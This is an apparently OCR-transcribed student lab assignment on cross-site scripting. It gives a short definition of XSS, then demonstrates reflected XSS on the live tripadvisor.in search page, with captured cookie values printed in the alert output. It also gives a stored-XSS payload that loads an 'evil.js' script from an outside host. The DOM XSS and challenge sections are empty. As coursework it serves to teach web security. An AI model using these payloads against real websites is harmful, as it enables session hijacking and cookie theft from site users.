SECURE CODING LAB ASSIGNMENT 5


Mohammad Abraar
19BCN7024


1.)How secure coding related to XSS?


Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today.


Cross-site scripting occurs when browsers interpret attacker controller data as code, therefore an understanding of how browsers distinguish between data and code is required in order to develop your application securely.

2.)Rxss on demo website








https://www.tripadvisor.in/Search?q=reflectedxss"><img%20src%3Dx%20onerror%3Dalert(1)>&searchSessionId=6EA79AF58A41FF78F52CE2656645...
Update
TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
1
OK
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(1)>
Worldwide
Search
All results
Hotels
Holiday Homes
Restaurants
Things to do
Tours & Tickets
Locations
Airlines
Profiles



https://www.tripadvisor.in/Search?q=reflectedxss"><img%20src%3Dx%20onerror%3Dalert(1)>&searchSessionId=9A942E21B238BF6CE8C32E59955...
Update
TRAVEL NOTICE: Learn more about COVID-19
www.tripadvisor.in says
ServerPool=B; TASID=B29C06C1B089427F8E2C18C776840883;
TATrkConsent=eyJvdXQiOiIiLCJpbiI6IkFMTCJ9;
TATravelInfo=V2*AY.2021*AM.3*AD.14*DY
.2021*DM.3*DD.15*A.2*MG.-1*HP.2*FL.3*DSM.1614854697979*RS.1;
roybatty=TNI1625!AP
1C9jZY3A31t94iWzmhv8GNIPtPst%2FiecVPcmDMXrLTnU7M%2BmAt
Mu0MVC7wF5lq0Kc0uAaaY6Cu%2
BPArKU3FF%2FOcL63nJS3wqUptgIcXtKq1fUVGKdf7AtS%2BvhzXQyTe
1bmdlLart%2BTdObKpTlHCd
OK
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(document
Search
Airlines
Profiles
Alert
Nunavut, Canada
Alert Bay
British Columbia, Canada
Bugcrowd's Ahmedabad Private "><img src=x
Ahmedabad, India
Bugcrowd Gateway Tours"><img src=x onerror=prompt(97);>
Bandra, India
Bugcrowd's FORCE Private "><img src=x
Mumbai, India
"><img/src=x>
Ho Chi Minh City, Vietnam
See all results for "reflectedxss"><img src=x

3.)Stored xss on demo website


Payload used:<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"








4.)DOM xss on demo website





5.)Solution of alf.nu/alert1